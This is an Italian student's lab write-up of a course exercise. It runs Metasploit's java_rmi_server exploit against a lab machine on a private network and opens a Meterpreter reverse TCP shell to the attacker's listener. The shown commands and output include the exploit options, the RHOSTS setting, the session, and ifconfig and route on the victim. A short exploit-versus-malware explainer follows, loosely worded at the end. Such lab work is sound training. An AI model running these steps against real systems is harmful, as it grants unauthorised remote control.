


UNITÀ 2/ COMPITO 5/ SETTIMANA



1-Ho iniziato verificando che entrambe le macchine “pinghino”.

```
kali@kali: ~  
File Actions Edit View Help  
=[ metasploit v6.3.27-dev ]  
+ -- ==[ 2335 exploits - 1220 auxiliary - 413 post ]  
+ -- ==[ 1385 payloads - 46 encoders - 11 nops ]  
+ -- ==[ 9 evasion ]  
  
Metasploit tip: Use the resource command to run  
commands from a file  
Metasploit Documentation: https://docs.metasploit.com/  
  
msf6 > search java RMI  
  
Matching Modules  
  
# Name Disclosure Date Rank Check Descript  
- - - - -  
0 exploit/multi/http/atlassian_crowd_pdkinstall_plugin_upload_rce 2019-05-22 excellent Yes Atlassia  
n Crowd pdkinstall Unauthenticated Plugin Upload RCE  
1 exploit/multi/misc/java_jmx_server 2013-05-22 excellent Yes Java JMX  
Server Insecure Configuration Java Code Execution  
2 auxiliary/scanner/misc/java_jmx_server 2013-05-22 normal No Java JMX  
Server Insecure Endpoint Code Execution Scanner  
3 auxiliary/gather/java_rmi_registry 2011-10-15 normal No Java RMI  
Registry Interfaces Enumeration  
4 exploit/multi/misc/java_rmi_server 2011-10-15 excellent Yes Java RMI  
Server Insecure Default Configuration Java Code Execution  
5 auxiliary/scanner/misc/java_rmi_server 2011-10-15 normal No Java RMI  
Server Insecure Endpoint Code Execution Scanner  
6 exploit/multi/browser/java_rmi_connection_impl 2010-03-31 excellent No Java RMI  
ConnectionImpl Deserialization Privilege Escalation  
7 exploit/multi/browser/java_signed_applet 1997-02-19 excellent No Java Sig  
ned Applet Social Engineering Code Execution  
8 exploit/multi/http/jenkins_metaprogramming 2019-01-08 excellent Yes Jenkins  
ACL Bypass and Metaprogramming RCE  
9 exploit/linux/misc/jenkins_java_deserialize 2015-11-18 excellent Yes Jenkins  
CLI RMI Java Deserialization Vulnerability  
10 exploit/multi/browser/firefox_xpi_bootstrapped_addon 2007-06-27 excellent No Mozilla  
Firefox Bootstrapped Addon Social Engineering Code Execution  
11 exploit/multi/http/openfire_auth_bypass_rce_cve_2023_32315 2023-05-26 excellent Yes Openfire  
authentication bypass with RCE plugin  
12 exploit/multi/http/totaljs_cms_widget_exec 2019-08-30 excellent Yes Total.js  
CMS 12 Widget JavaScript Code Injection  
13 exploit/linux/local/vcenter_java_wrapper_vmon_priv_esc 2021-09-21 manual Yes VMware v  
Center vScalation Priv Esc  
  
Interact with a module by name or index. For example info 13, use 13 or use exploit/linux/local/vcenter_java_wrappe  
r_vmon_priv_esc  
  
msf6 > |
```

2-Poi uso il comando << search java RMI >> per cercare gli exploit relativi java per l'appunto e provandoli tutti ho capito che quello che cercavamo è quello che ho evidenziato.

```

msf6 > use 4
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):



| Name      | Current Setting | Required | Description                                                                                                                                                                                         |
|-----------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| HTTPDELAY | 10              | yes      | Time that the HTTP Server will wait for the payload request                                                                                                                                         |
| RHOSTS    |                 | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| RPORT     | 1099            | yes      | The target port (TCP)                                                                                                                                                                               |
| SRVHOST   | 0.0.0.0         | yes      | The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.                                                               |
| SRVPORT   | 8080            | yes      | The local port to listen on.                                                                                                                                                                        |
| SSL       | false           | no       | Negotiate SSL for incoming connections                                                                                                                                                              |
| SSLCert   |                 | no       | Path to a custom SSL certificate (default is randomly generated)                                                                                                                                    |
| URIPATH   |                 | no       | The URI to use for this exploit (default is random)                                                                                                                                                 |



Payload options (java/meterpreter/reverse_tcp):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.1.14    | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:



| Id | Name                   |
|----|------------------------|
| 0  | Generic (Java Payload) |


```

3-Quindi usiamo il comando << use 4 >> (per usare l'exploit) e subito dopo il comando << show options >> che in Metasploit viene utilizzato per visualizzare e modificare le opzioni associate a un modulo specifico.

```

msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.1.46
RHOSTS => 192.168.1.46
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):



| Name      | Current Setting | Required | Description                                                                                                                                                                                         |
|-----------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| HTTPDELAY | 10              | yes      | Time that the HTTP Server will wait for the payload request                                                                                                                                         |
| RHOSTS    | 192.168.1.46    | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| RPORT     | 1099            | yes      | The target port (TCP)                                                                                                                                                                               |
| SRVHOST   | 0.0.0.0         | yes      | The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.                                                               |
| SRVPORT   | 8080            | yes      | The local port to listen on.                                                                                                                                                                        |
| SSL       | false           | no       | Negotiate SSL for incoming connections                                                                                                                                                              |
| SSLCert   |                 | no       | Path to a custom SSL certificate (default is randomly generated)                                                                                                                                    |
| URIPATH   |                 | no       | The URI to use for this exploit (default is random)                                                                                                                                                 |



Payload options (java/meterpreter/reverse_tcp):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.1.14    | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:



| Id | Name                   |
|----|------------------------|
| 0  | Generic (Java Payload) |


```

4-Così sono andato a configurare il rhosts mettendo l'ip di meta con il comando << set RHOSTS >> affiancato dall'indirizzo ip di meta. Ripetiamo il comando << show options >> per poter visualizzare le opzioni.

```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.1.14:4444
[*] 192.168.1.46:1099 - Using URL: http://192.168.1.14:8080/DBTeC2i6Ga8ajSh
[*] 192.168.1.46:1099 - Server started.
[*] 192.168.1.46:1099 - Sending RMI Header ...
[*] 192.168.1.46:1099 - Sending RMI Call ...
[*] 192.168.1.46:1099 - Replied to request for payload JAR
[*] Sending stage (58829 bytes) to 192.168.1.46
[*] Meterpreter session 1 opened (192.168.1.14:4444 → 192.168.1.46:49764) at 2024-01-26 06:10:17 -0500

meterpreter > ifconfig

Interface 1
=====
Name           : lo - lo
Hardware MAC   : 00:00:00:00:00:00
IPv4 Address   : 127.0.0.1
IPv4 Netmask   : 255.0.0.0
IPv6 Address   : ::1
IPv6 Netmask   : ::

Interface 2
=====
Name           : eth0 - eth0
Hardware MAC   : 00:00:00:00:00:00
IPv4 Address   : 192.168.1.46
IPv4 Netmask   : 255.255.255.0
IPv6 Address   : fe80::a00:27ff:fe57:c8d3
IPv6 Netmask   : ::
```

5-Giunti a questo punto possiamo avviare l'exploit e già così potevo vedere che era andato tutto correttamente però per essere ancora più sicuro andiamo a fare un << ifconfig >> (anche perché la configurazione di rete era richiesta nell'esercizio). e come possiamo vedere nell' ipv4 address avrò l'indirizzo ip di meta.

```
kali@kali: ~  
File Actions Edit View Help  
meterpreter > help  
Core Commands  
=====
```

Command	Description
?	Help menu
background	Backgrounds the current session
bg	Alias for background
bgkill	Kills a background meterpreter script
bglist	Lists running background scripts
bgrun	Executes a meterpreter script as a background thread
channel	Displays information or control active channels
close	Closes a channel
detach	Detach the meterpreter session (for http/https)
disable_unicode_encoding	Disables encoding of unicode strings
enable_unicode_encoding	Enables encoding of unicode strings
exit	Terminate the meterpreter session
get_timeouts	Get the current session timeout values
guid	Get the session GUID
help	Help menu
info	Displays information about a Post module
irb	Open an interactive Ruby shell on the current session
load	Load one or more meterpreter extensions
machine_id	Get the MSF ID of the machine attached to the session
pry	Open the Pry debugger on the current session
quit	Terminate the meterpreter session
read	Reads data from a channel
resource	Run the commands stored in a file
run	Executes a meterpreter script or Post module
secure	(Re)Negotiate TLV packet encryption on the session
sessions	Quickly switch to another session
set_timeouts	Set the current session timeout values
sleep	Force Meterpreter to go quiet, then re-establish session
transport	Manage the transport mechanisms
use	Deprecated alias for "load"
uuid	Get the UUID for the current session
write	Writes data to a channel

6-In più era stato chiesto informazioni sulla tabella di routing della macchina vittima così per poter sapere il comando digito << help >>

```
meterpreter > route
```

```
IPv4 network routes
```

Subnet	Netmask	Gateway	Metric	Interface
127.0.0.1	255.0.0.0	0.0.0.0		
192.168.1.46	255.255.255.0	0.0.0.0		

```
IPv6 network routes
```

Subnet	Netmask	Gateway	Metric	Interface
::1	::	::		
fe80::a00:27ff:fe57:c8d3	::	::		

7-Così una volta scoperto digito << route >> avremo le nostre informazioni sulla tabella di routing della macchina virtuale vittima.

Exploit E Malware

Exploit e malware sono concetti distinti, ma spesso sono correlati in termini di sicurezza informatica. Ecco le differenze principali:

Exploit:

Un exploit è un pezzo di software o una sequenza di comandi progettati per sfruttare una vulnerabilità nel software o nel sistema operativo di un computer.

Gli exploit vengono utilizzati per sfruttare debolezze di sicurezza al fine di ottenere l'accesso non autorizzato a un sistema o per eseguire codice dannoso.

L'obiettivo principale di un exploit è approfittare di una vulnerabilità specifica per ottenere un vantaggio, come l'esecuzione di codice malevolo o l'accesso privilegiato.

Malware:

Il malware è un termine generico che si riferisce a software dannoso progettato per danneggiare o compromettere un sistema informatico.

I malware possono assumere diverse forme, tra cui virus, worm, trojan, ransomware, spyware, adware, ecc.

Mentre un exploit sfrutta una vulnerabilità specifica, il malware è progettato per danneggiare, interrompere o controllare il funzionamento di un sistema.

In breve, un exploit viene utilizzato per sfruttare debolezze già presenti nel computer della vittima, mentre i malware vengono utilizzati per inserire nuove vulnerabilità